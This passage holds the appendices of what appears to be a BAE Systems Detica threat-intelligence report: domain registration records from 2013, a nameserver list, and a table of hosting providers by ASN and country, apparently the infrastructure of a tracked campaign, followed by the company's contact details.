netprotections.cc	31/01/2013	blender@netprotections.cc	PAKNIC (PRIVATE) LIMITED
peguards.cc	25/02/2013	branca@peguards.cc	PAKNIC (PRIVATE) LIMITED
westats.cc	25/02/2013	patzlock@westats.cc	BIZCN.COM, INC.
emstats.su	25/02/2013	em@emstats.su	NAUNET-REG-FID
inetprotections.su	25/02/2013	inetprotections@inetprotections.su	NAUNET-REG-FID
iwebstats.cc	25/02/2013	petrus@iwebstats.cc	PAKNIC (PRIVATE) LIMITED
wsysinfonet.su	25/02/2013	wsysinfonet@wsysinfonet.su	NAUNET-REG-FID
seguards.su	25/02/2013	info@seguards.su	NAUNET-REG-FID
esysinfo.su	25/02/2013	webmaster@esysinfo.su	NAUNET-REG-FID
iwebstats.su	25/02/2013	info@iwebstats.su	NAUNET-REG-FID
bo0keego.cc	06/03/2013	bibinski@bo0keego.cc	PAKNIC (PRIVATE) LIMITED
wahemah.cc	06/03/2013	marelli@wahemah.cc	PAKNIC (PRIVATE) LIMITED
tohk5ja.cc	06/03/2013	hardinjohn@tohk5ja.cc	PAKNIC (PRIVATE) LIMITED
nmbc.cc	06/03/2013	mose@nmbc.cc	PAKNIC (PRIVATE) LIMITED
careservice.su	29/04/2013	info@careservice.su	NAUNET-REG-FID
xstats.su	23/05/2013	info@xstats.su	NAUNET-REG-FID
xstats.cc	23/05/2013	godliman@xstats.cc	PAKNIC (PRIVATE) LIMITED
statinfo.cc	23/05/2013	gaylord@statinfo.cc	PAKNIC (PRIVATE) LIMITED
statinfo.su	23/05/2013	info@statinfo.su	NAUNET-REG-FID
zstats.cc	23/05/2013	pansy@zstats.cc	PAKNIC (PRIVATE) LIMITED
oogagh.su	03/06/2013	info@oogagh.su	NAUNET-REG-FID
ezootoo.su	03/06/2013	ezootoo@ezootoo.su	NAUNET-REG-FID
vosagu.su	03/06/2013	vosagu@vosagu.su	NAUNET-REG-FID
main2woo.su	03/06/2013	main@main2woo.su	NAUNET-REG-FID
aenaethi.cc	12/06/2013	alien@aenaethi.cc	PAKNIC (PRIVATE) LIMITED
queiries.su	12/06/2013	bis@queiries.su	NAUNET-REG-FID
nohtheer.su	12/06/2013	nohtheer@nohtheer.su	NAUNET-REG-FID
eegeingo.cc	12/06/2013	prouheze@eegeingo.cc	PAKNIC (PRIVATE) LIMITED
xigizubu.cc	12/06/2013	wilkie@xigizubu.cc	PAKNIC (PRIVATE) LIMITED
ubicahje.cc	27/06/2013	bobbie@ubicahje.cc	PAKNIC (PRIVATE) LIMITED
pahxeeju.cc	27/06/2013	ordy@pahxeeju.cc	PAKNIC (PRIVATE) LIMITED
aithiego.su	27/06/2013	aithiego@aithiego.su	NAUNET-REG-FID
jipheuyi.su	27/06/2013	jip@jipheuyi.su	NAUNET-REG-FID
ohtheigh.cc	27/06/2013	lowell@ohtheigh.cc	PAKNIC (PRIVATE) LIMITED
uphebuch.su	27/06/2013	info@uphebuch.su	NAUNET-REG-FID
eevootii.su	27/06/2013	eevo@eevootii.su	NAUNET-REG-FID
oonucoog.cc	23/07/2013	florecito@oonucoog.cc	PAKNIC (PRIVATE) LIMITED
ahthuvuz.cc	23/07/2013	stine@ahthuvuz.cc	PAKNIC (PRIVATE) LIMITED
thepohzi.su	23/07/2013	pohzi@thepohzi.su	NAUNET-REG-FID
guodeira.cc	23/07/2013	spolenski@guodeira.cc	PAKNIC (PRIVATE) LIMITED
eilahcha.cc	10/09/2013	macmichael@eilahcha.cc	PAKNIC (PRIVATE) LIMITED

APPENDIX B

Nameservers
ns1.abercrombienfr.net
ns1.but-kluczit.net
ns1.campomegas.com
ns1.datsbull.net
ns1.frnm.su
ns1.internal-creampies.net
ns1.invisibleski.com
ns1.isohotel.net
ns1.librarymdp.com
ns1.lrnm.su
ns1.lrnm.su
ns1.ognelisblog.net
ns1.oprs.su
ns1.ormu.su
ns1.semi-spa.net
ns1.snipe-malaga.com
ns1.tnbc.su
ns1.tnbc.su
ns1.trendei.net
ns1.ulticoms.net
ns1.xidungee.cc
ns2.nmbs.cc
ns2.xidungee.cc
ns3.frnm.su
ns3.lrnm.su
ns1.blnm.su
ns1.bpkm.su
ns1.frnm.su
ns1.krmu.su
ns1.lrnm.su
ns1.nmbs.cc
ns1.omnt.su
ns1.oprn.su
ns1.oprs.su
ns1.ormu.su
ns1.tnbc.su
ns2.blnm.su
ns2.bpkm.su
ns2.frnm.su
ns2.krmu.su
ns2.lrnm.su
ns2.nmbs.cc
ns2.omnt.su
ns2.oprn.su
ns2.oprs.su
ns2.ormu.su
ns2.tnbc.su
ns3.blnm.su
ns3.bpkm.su
ns3.frnm.su
ns3.krmu.su
ns3.lrnm.su
ns3.nmbs.cc
ns3.omnt.su
ns3.oprn.su
ns3.oprs.su
ns3.ormu.su
ns3.tnbc.su

APPENDIX C

Hosting Provider / ASN		Country	Number of IP addresses
8972	PLUSSERVER-AS intergenia AG	DE	10
24940	HETZNER-AS Hetzner Online AG	DE	8
35662	REDSTATION Redstation Limited	UK	7
53665	BODIS-1 - Bodis, LLC	US	5
16276	OVH OVH Systems	FR	3
30083	SERVER4YOU - Hosting Solutions International, Inc.	US	3
53264	CDC-LMB1 - Continuum Data Centers, LLC.	US	3
10297	ENET-2 - eNET Inc.	US	2
15003	NOBIS-TECH - Nobis Technology Group, LLC	CA	2
21788	NOC - Network Operations Center Inc.	US	2
29141	BKVG-AS Bradler & Krantz GmbH & Co. KG	DE	2
29550	SIMPLYTRANSIT Simply Transit Ltd	UK	2
30058	FDCSERVERS - FDCservers.net	US	2
35916	MULTA-ASN1 - MULTACOM CORPORATION	US	2
41108	HOFFRATH-AS Michael Hoffrath	DE	2
46261	QUICKPACKET - QuickPacket, LLC	US	2
12306	PLUSLINE Plus.Line AG	DE	1
1426	LIGHTWAVENET - Lightwave Networking, LLC	US	1
16125	DC-AS UAB Duomenu Centras	LT	1
16265	LEASEWEB LeaseWeb B.V.	RO	1
19194	JOVITA - Sentris Network LLC	US	1
19318	NJIIX-AS-1 - NEW JERSEY INTERNATIONAL INTERNET EXCHANGE LLC	US	1
197388	USS-AS State enterprise _Ukrainian Special Systems_	UA	1
20495	WEDARE We Dare BV Autonomous System	NL	1
20860	IOMART-AS Iomart	UK	1
22612	NAMECHEAP-NET - Namecheap, Inc.	US	1
24961	MYLOC-AS myLoc managed IT AG	DE	1
25767	WAVEFORM - Waveform Technology, LLC	US	1
29073	ECATEL-AS AS29073, Ecatel Network	NL	1
30517	GREAT-LAKES-COMNET - Great Lakes Comnet, Inc.	US	1
32475	SINGLEHOP-INC - SingleHop	US	1
33440	WEBRULON-NETWORK - webRulon, LLC	US	1
33724	BIZNESSHOSTING - VOLICO	US	1
36137	AVANTE-1 - Avante Hosting Services Inc.	CA	1
36352	AS-COLOCROSSING - ColoCrossing	US	1
3842	RAMNODE - RamNode LLC	US	1
38719	AUSTDOM-AS-AP Aust Domains International Pty Ltd.	AU	1
40034	CONFLUENCE-NETWORK-INC - Confluence Networks Inc	VG	1
40676	AS40676 - Psychz Networks	US	1
42831	UKSERVERS-AS UK Dedicated Servers Limited	UK	1
46475	LIMESTONENETWORKS - Limestone Networks, Inc.	US	1
47447	TTM 23Media GmbH	DE	1
54600	PEGTECHINC - PEG TECH INC	US	1
57172	GLOBALLAYER Global Layer B.V.	NL	1
6921	ARACHNITEC - Arachnitec, INC.	US	1
8764	TEOLTAB TEO LT AB Autonomous System	LT	1
9112	POZMAN POZMAN-EDU	PL	1
9916	NCTU-TW National Chiao Tung University	TW	1

FOR MORE INFORMATION CONTACT:

BAE Systems Detica
E: marketing@baesystemsdetica.com
W: www.baesystemsdetica.com

AUSTRALIA

Level 6
62 Pitt St
Sydney NSW 2000
Australia
T: +61 2 1300 027 001

UNITED KINGDOM

Surrey Research Park
Guildford
Surrey, GU2 7YP
United Kingdom
T: +44 (0) 1483 816000

02.11.DET.CCRSUMMARY.001

Detica

BAE SYSTEMS